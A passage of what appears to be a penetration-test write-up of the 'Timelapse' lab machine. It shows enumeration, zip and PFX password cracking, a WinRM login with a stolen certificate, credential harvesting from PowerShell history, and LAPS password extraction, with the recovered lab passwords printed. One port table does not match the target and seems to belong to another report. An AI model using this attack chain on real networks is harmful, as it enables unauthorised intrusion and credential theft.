4. Independent Challenges

4.1 Timelapse – 10.10.11.152

To begin with, I start scanning all the ports on the target to obtain an overall picture of the target. For this I use following command "*sudo nmap -Pn -p- --min-rate 1000 -v timelapse.htb*".

```
Completed SYN Stealth Scan at 10:08, 592.77s elapsed (65535 total ports)
Nmap scan report for timelapse.htb (10.10.11.152)
Host is up (0.34s latency).
Not shown: 65519 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5986/tcp  open  wsmans
9389/tcp  open  adws
49673/tcp open  unknown
49674/tcp open  unknown
64088/tcp open  unknown

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 592.85 seconds
           Raw packets sent: 590184 (25.968MB) | Rcvd: 279 (12.056KB)
```

Illustration 1 Open TCP ports.

4.1.1 Service Enumeration

Once the open ports are known, I began the service enumeration process. In order to do this, nmap tool was used and, specifically the following command: "*sudo nmap -sS -sV -O -p53,88,135,139,389,445,464,593,636,3268,3269,5986,9389,49673,49674,64088 --min-rate 1000 -oN timelapseServiceVersions timelapse.htb*"



Illustration 2 Service versions

Port Scan Results

Port	Service	Version
22	SSH	OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
8080	Nagios-nsca	Nagios NSCA

DNS Enumeration

As port 53 is open, I will try to enumerate subdomains and DNS related information. Using dig tool I try to recover any entry with "*dig any timelapse.htb @10.10.11.152*"



Illustration 3 DNS Registers

As it is shown on the picture, a new subdomain appears (dc01.timelapse.htb) which seems to be an Active Directory Domain Controller.

LDAP Enumeration

Using python console, I will try to manually obtain LDAP useful information as the naming context.

```
$$ server = ldap3.Server('10.10.11.152', get_info = ldap3.ALL, port = 389, use_ssl = False)
$$ connection = ldap3.Connection(server)
$$ connection.bind()
>>True
$$ server.info
```

```
>>> server = ldap3.Server('10.10.11.152', get_info = ldap3.ALL, port = 389, use_ssl = False)
>>> connection = ldap3.Connection(server)
>>> connection.bind()
True
>>> server.info
DSA info (from DSE):
  Supported LDAP versions: 3, 2
  Naming contexts:
    DC=timelapse,DC=htb
    CN=Configuration,DC=timelapse,DC=htb
    CN=Schema,CN=Configuration,DC=timelapse,DC=htb
    DC=DomainDnsZones,DC=timelapse,DC=htb
    DC=ForestDnsZones,DC=timelapse,DC=htb
  Supported controls:
    1.2.840.113556.1.4.1338 - Verify name - Control - MICROSOFT
    1.2.840.113556.1.4.1339 - Domain scope - Control - MICROSOFT
    1.2.840.113556.1.4.1340 - Search options - Control - MICROSOFT
    1.2.840.113556.1.4.1341 - RODC DCPROMO - Control - MICROSOFT
    1.2.840.113556.1.4.1413 - Permissive modify - Control - MICROSOFT
    1.2.840.113556.1.4.1504 - Attribute scoped query - Control - MICROSOFT
    1.2.840.113556.1.4.1852 - User quota - Control - MICROSOFT
    1.2.840.113556.1.4.1907 - Server shutdown notify - Control - MICROSOFT
    1.2.840.113556.1.4.1948 - Range retrieval no error - Control - MICROSOFT
    1.2.840.113556.1.4.1974 - Server force update - Control - MICROSOFT
    1.2.840.113556.1.4.2026 - Input DN - Control - MICROSOFT
    1.2.840.113556.1.4.2064 - Show recycled - Control - MICROSOFT
    1.2.840.113556.1.4.2065 - Show deactivated link - Control - MICROSOFT
    1.2.840.113556.1.4.2066 - Policy hints [DEPRECATED] - Control - MICROSOFT
    1.2.840.113556.1.4.2090 - DirSync EX - Control - MICROSOFT
    1.2.840.113556.1.4.2204 - Tree deleted EX - Control - MICROSOFT
    1.2.840.113556.1.4.2205 - Updates stats - Control - MICROSOFT
    1.2.840.113556.1.4.2206 - Search hints - Control - MICROSOFT
    1.2.840.113556.1.4.2211 - Expected entry count - Control - MICROSOFT
    1.2.840.113556.1.4.2239 - Policy hints - Control - MICROSOFT
    1.2.840.113556.1.4.2255 - Set owner - Control - MICROSOFT
    1.2.840.113556.1.4.2256 - Bypass quota - Control - MICROSOFT
    1.2.840.113556.1.4.2309
    1.2.840.113556.1.4.2330
    1.2.840.113556.1.4.2354
    1.2.840.113556.1.4.319 - LDAP Simple Paged Results - Control - RFC2696
    1.2.840.113556.1.4.417 - LDAP server show deleted objects - Control - MICROSOFT
    1.2.840.113556.1.4.473 - Sort Request - Control - RFC2891
    1.2.840.113556.1.4.474 - Sort Response - Control - RFC2891
    1.2.840.113556.1.4.521 - Cross-domain move - Control - MICROSOFT
    1.2.840.113556.1.4.528 - Server search notification - Control - MICROSOFT
    1.2.840.113556.1.4.529 - Extended DN - Control - MICROSOFT
    1.2.840.113556.1.4.619 - Lazy commit - Control - MICROSOFT
    1.2.840.113556.1.4.801 - Security descriptor flags - Control - MICROSOFT
    1.2.840.113556.1.4.802 - Range option - Control - MICROSOFT
    1.2.840.113556.1.4.805 - Tree delete - Control - MICROSOFT
    1.2.840.113556.1.4.841 - Directory synchronization - Control - MICROSOFT
    1.2.840.113556.1.4.970 - Get stats - Control - MICROSOFT
    2.16.840.1.113730.3.4.10 - Virtual List View Response - Control - IETF
    2.16.840.1.113730.3.4.9 - Virtual List View Request - Control - IETF
  Supported extensions:
    1.2.840.113556.1.4.1781 - Fast concurrent bind - Extension - MICROSOFT
    1.2.840.113556.1.4.2212 - Batch request - Extension - MICROSOFT
```

Illustration 4 LDAP Enumeration



Illustration 5 LDAP Enumeration pt2



Illustration 6 LDAP Enumeration pt3.

As intended, naming context was obtained being the default naming context: "*DC=timelapse, DC=htb*". However, naming context is not the only piece of information recovered. It was also known the server time (useful for requesting Kerberos Tickets), and the LDAP name of the Domain Controller "*CN=DC01, CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=timelapse,DC=htb*".

SMB Enumeration

"Crackmapexec" tool will allow to check whether there are publicly accessible shares or aren't. With this goal, command "crackmapexec smb timelapse.htb -d timelapse.htb -u 'test' -p '' –

shares” will show (if possible) shared folders and which permissions does “test” user have on each one (during the tests it was learnt that null sessions are also available on this machine).

```
└─$ crackmapexec smb timelapse.htb -d timelapse.htb -u 'test' -p '' --shares
SMB         timelapse.htb   445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:timelapse.h
tb) (signing:True) (SMBv1:False)
SMB         timelapse.htb   445    DC01             [+] timelapse.htb\test:
SMB         timelapse.htb   445    DC01             [+] Enumerated shares
SMB         timelapse.htb   445    DC01             Share           Permissions     Remark
SMB         timelapse.htb   445    DC01             -----           -----------     ------
SMB         timelapse.htb   445    DC01             ADMIN$                          Remote Admin
SMB         timelapse.htb   445    DC01             C$                              Default share
SMB         timelapse.htb   445    DC01             IPC$            READ            Remote IPC
SMB         timelapse.htb   445    DC01             NETLOGON                        Logon server share
SMB         timelapse.htb   445    DC01             Shares          READ
SMB         timelapse.htb   445    DC01             SYSVOL                          Logon server share
```

Illustration 7SMB shares listing.

As seen in the previous picture, an interesting share called “Share” has been listed. User test has read access in this share.
Next step is to try and spider the share using as pattern “.” This way, almost every file will be listed. In order to do this command “crackmapexec smb timelapse.htb -d timelapse.htb -u 'test' -p '' --spider Shares --pattern .”

```
└─$ crackmapexec smb timelapse.htb -d timelapse.htb -u 'test' -p '' --spider Shares --pattern .
SMB         timelapse.htb   445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:timelapse.h
tb) (signing:True) (SMBv1:False)
SMB         timelapse.htb   445    DC01             [+] timelapse.htb\test:
SMB         timelapse.htb   445    DC01             [*] Started spidering
SMB         timelapse.htb   445    DC01             [*] Spidering .
SMB         timelapse.htb   445    DC01             //timelapse.htb/Shares/. [dir]
SMB         timelapse.htb   445    DC01             //timelapse.htb/Shares/.. [dir]
SMB         timelapse.htb   445    DC01             //timelapse.htb/Shares/Dev/. [dir]
SMB         timelapse.htb   445    DC01             //timelapse.htb/Shares/Dev/.. [dir]
SMB         timelapse.htb   445    DC01             //timelapse.htb/Shares/Dev/winrm_backup.zip [lastm:'2021-10-25 1
7:05' size:2611]
SMB         timelapse.htb   445    DC01             //timelapse.htb/Shares/HelpDesk/. [dir]
SMB         timelapse.htb   445    DC01             //timelapse.htb/Shares/HelpDesk/.. [dir]
SMB         timelapse.htb   445    DC01             //timelapse.htb/Shares/HelpDesk/LAPS.x64.msi [lastm:'2021-10-25
11:55' size:1118208]
SMB         timelapse.htb   445    DC01             //timelapse.htb/Shares/HelpDesk/LAPS_Datasheet.docx [lastm:'2021
-10-25 11:55' size:104422]
SMB         timelapse.htb   445    DC01             //timelapse.htb/Shares/HelpDesk/LAPS_OperationsGuide.docx [lastm
:'2021-10-25 11:55' size:641378]
SMB         timelapse.htb   445    DC01             //timelapse.htb/Shares/HelpDesk/LAPS_TechnicalSpecification.docx
 [lastm:'2021-10-25 11:55' size:72683]
SMB         timelapse.htb   445    DC01             [*] Done spidering (Completed in 0.9560596942901611)
```

Illustration 8 Spidering shares.

Interesting files have appeared. In order to retrieve the files and have a better interaction with the target SMB, “smbclient” tool will be used. As null sessions are allowed, command used will be “smbclient \\\\10.10.11.152\\Shares”

```
└─$ smbclient "\\\\10.10.11.152\\Shares"
Password for [WORKGROUP\corso]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Oct 25 11:39:15 2021
  ..                                  D        0  Mon Oct 25 11:39:15 2021
  Dev                                 D        0  Mon Oct 25 15:40:06 2021
  HelpDesk                            D        0  Mon Oct 25 11:48:42 2021

                6367231 blocks of size 4096. 2188879 blocks available
smb: \> ls Dev
  Dev                                 D        0  Mon Oct 25 15:40:06 2021

                6367231 blocks of size 4096. 2189083 blocks available
smb: \> ls -a
NT_STATUS_NO_SUCH_FILE listing \-a
```

Illustration 9 Smbclient connection.

To download everything easier recurse mode is activated using “*recurse*” smb command. After that both folders are downloaded using “*mget <folder-name>*” command.



Illustration 10 File downloading.

Inspecting the recently downloaded files, one of them stands out because of the name “winrm_backup.zip” and because it contains a “.PFX” certificate file. When trying to unzip it, it is learnt that it is password-protected. To break the protection next steps were followed:

1. Extract the hash of the password using “zip2john winrm*”
2. Export the hash to a file called “hash.txt” (only the string between $pkzip$ and $/pkzip$ as it is the format that hashcat uses).
3. Perform dictionary attack using hashcat with command *“.\hashcat -m 17200 -a 0 hash.txt rockyou.txt*”

Illustration 11 Extracting hash from zip file.

Illustration 12 Dictionary attack using hashcat.

As seen in the picture, ZIP password was recovered, and it is "*supremelegacy*". After extracting the file inside the ZIP "*legacy_dev_auth.pfx*" it is known that it is also password-protected.



Illustration 13 Password protected certificate file.

4.1.2 Initial Access – Insecure credentials

Vulnerability Explanation: Among the files found on the publicly accessible SMB shares, a password-protected ZIP file was found containing an also password-protected ".PFX" certificate file. Both passwords were found with a dictionary and performing a dictionary attack.

Vulnerability Fix: Avoid using easy passwords.

Severity: **Critical**

Steps to reproduce the attack:

1. Donwload the pfx file password cracking from github "https://github.com/crackpkcs12/crackpkcs12"
2. Launch the dictionary attack using "crackpkcs12 -d <dictionary-file> <pfx-file> -t <number-of-threads>"



Illustration 14 Pfx password cracking.

3. Using the password, extract the private key file and certificate from the pfx file using following two commands:
    a. *openssl pkcs12 -in ../lega*pfx -out timelapse-legacy.cert.pem -clcerts -nokeys*
    b. *openssl pkcs12 -in ../lega*pfx -out timelapse-legacy.key.pem -nocerts -nodes*



Illustration 15 Private Key and Cert extracted.

4. Using the recently obtained files, authenticate using "*evil-winrm -i 10.10.11.152 -c Dev/certs/timelapse-legacy.cert.pem -k Dev/certs/timelapse-legacy.key.pem -u legacyy -S*".



Illustration 16 Opened winrm shell

5. Grab “C.\Users\Legacyy\Desktop\User.txt”

Post-Exploitation:

Once logged in as “legacyy”, exploring the command line history file *“$env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt”* cleartext credentials are found for user “*svc_deploy*”.



Illustration 17 Command line history file.

Using those credentials (“Svc_deploy:E3R$Q62^12p7PLlC%KWaxuaV”),it is possible to log in as “svc_deploy” through winrm.



Illustration 18 Logged in as svc_deploy

4.1.3 Privilege Escalation – LAPS_reader group

Vulnerability Explanation: after logging in as svc_deploy with recently found cleartext credentials, it is found that this user is a member of the LAPS_reader group. Members of this group are allowed to access the Local Administrator password from the “ms-mcs-admpwd” attribute of computer’s domain object.

Vulnerability Fix: securely store credentials.

Severity: **Critical**

Steps to reproduce the attack: after logging in as a “LAPS_reader” group member, using cmdlet get-domaincomputer from “PowerSploit.ps1” (**https://github.com/PowerShellMafia/PowerSploit**) extract the ms-mcs-admpwd with the following command “*get-domaincomputer | where-object { $_.’ms-mcs-admpwd’ -ne $null } | select-object ms-mcs-admpwd*”

```
*Evil-WinRM* PS C:\Users\svc_deploy\Documents> get-domaincomputer | where-object { $_."ms-mcs-admpwd" -ne $null } | select-object ms-mcs-admpwd

ms-mcs-admpwd
-------------
Yln0l#3M+,705uQP9g(nSq8+
```

Illustration 19 Obtaining local administrator password.

As can be seen in the previous picture, credentials are recovered “Yln0l#3M+,705uQP9g(nSq8+”.

Screenshot:

```
-ar---          5/2/2023   2:55 PM             34 root.txt


*Evil-WinRM* PS C:\Users\TRX\Desktop> cat root*
e0a7a59c26ad12aa140386499f525f5d
```

Illustration 20 Root.txt